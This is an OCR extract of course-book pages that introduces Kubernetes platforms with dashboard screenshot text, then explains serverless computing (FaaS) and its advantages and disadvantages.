429 Mi
286 Mi
143 Mi
0
11:10
11:13
11:16
11:20
11:24
Time

Pods

Name	Node	Status	Restarts	Age	CPU (cores)	Memory (bytes)
kubernetes-dashboard-7b9c7b	minikube	Running	0	27 minutes	0	19.746 Mi
heapster-qhq6r	minikube	Running	0	27 minutes	0	18.004 Mi
influxdb-grafana-77c7p	minikube	Running	0	27 minutes	0	43.926 Mi
kube-scheduler-minikube	minikube	Running	0	20 hours	0.01	11.930 Mi
etcd-minikube	minikube	Running	0	20 hours	0.015	58.445 Mi

https://kubernetes.io

Amazon Elastic Kubernetes Service (EKS)
https://aws.amazon.com

Docker Kubernetes Service (DKS)
https://www.docker.com

Knative
https://cloud.google.com

IBM Cloud Kubernetes Service
https://www.ibm.com

Google Kubernetes Engine (GKE)
https://cloud.google.com


Kubernetes Platforms

Listed below are various Kubernetes platforms:

- **Kubernetes**

  Source: *https://kubernetes.io*

  Kubernetes is an open-source container orchestration engine for automating deployment, scaling, and management of containerized applications. It also groups different containers that make up an application into several logical units for easy management and discovery. It allows users to take advantage of on-premises, hybrid, or cloud infrastructure to migrate workloads from one place to another. Kubernetes can also deploy and update secrets and application configurations without rebuilding the container images and without exposing secrets in the stack configuration.


Pods - Kubernetes Dashboard
localhost:8001/api/v1/namespaces/kube-system/services/https:kubernetes-dashboard:/proxy/#!/pod?namespace=kube-system
kubernetes
Search
+ CREATE
Workloads > Pods
Nodes
Persistent Volumes
Roles
Storage Classes
Namespace
kube-system
Overview
Workloads
Cron Jobs
Daemon Sets
Deployments
Jobs
Pods
Replica Sets
Replication Controllers
Stateful Sets
Discovery and Load Balancing
CPU usage
CPU (cores)
0.135
0.120
0.090
0.060
0.030
0
11:10
11:13
11:16
11:20
11:24
Time
Memory usage
Memory (bytes)
644 Mi
572 Mi
429 Mi
286 Mi
143 Mi
0
11:10
11:13
11:16
11:20
11:24
Time

Pods

Name	Node	Status	Restarts	Age	CPU (cores)	Memory (bytes)
kubernetes-dashboard-7b9c7b	minikube	Running	0	27 minutes	0	19.746 Mi
heapster-qhq6r	minikube	Running	0	27 minutes	0	18.004 Mi
influxdb-grafana-77c7p	minikube	Running	0	27 minutes	0	43.926 Mi
kube-scheduler-minikube	minikube	Running	0	20 hours	0.01	11.930 Mi
etcd-minikube	minikube	Running	0	20 hours	0.015	58.445 Mi


Figure 19.28: Screenshot of Kubernetes

- Amazon Elastic Kubernetes Service (EKS) (*https://aws.amazon.com*)
- Docker Kubernetes Service (DKS) (*https://www.docker.com*)
- Knative (*https://cloud.google.com*)
- IBM Cloud Kubernetes Service (*https://www.ibm.com*)
- Google Kubernetes Engine (GKE) (*https://cloud.google.com*)

LO#03: Explain Serverless Computing Concepts

Serverless Computing

Serverless computing is an emerging technology for the deployment of cloud-based enterprise applications built on containers and microservices. Serverless computing provides pay-per-use functionality to consumers, removing the burden of starting and stopping the servers. This allows developers to shift their focus from servers to tasks. Developers using serverless computing gain enormous benefits and scalability without the need for high-level expertise in cloud computing. This section discusses the basic concepts related to serverless computing.



What is Serverless Computing?

- Serverless computing also known as serverless architecture or **Function-as-a-Service** (FaaS), is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed
- Serverless computing simplifies the **process of application deployment** and eliminates the need for managing the server and hardware by the developers

What is Serverless Computing?

Serverless computing, also known as serverless architecture or FaaS, has a cloud-based application architecture, where application infrastructure and supporting services are provided by the cloud vendor as needed. Serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers.

Serverless applications are not purely serverless; servers are required but not physically exposed to the developers. In the serverless architecture, the application code runs on the cloud-hosted infrastructure managed by a third-party service provider. The cloud service provider is responsible for provisioning, scaling, load balancing, and securing the serverless infrastructure. Furthermore, the cloud service provider is also responsible for patch management of the operating systems and underlying software and services.

Advantages:

- High scalability and flexibility
- Faster deployment and updating
- Reduced infrastructure cost
- No server management
- Pay-per-use
- Reduced latency and scaling cost
- Quicker provisioning of resources
- Low risk of failure
- No system administration

Disadvantages:

- Increased security vulnerability
- Vendor-lock-in
- Difficulty in managing statelessness
- Complex end-to-end application testing
- Unsuitability of long-running processes for serverless computing


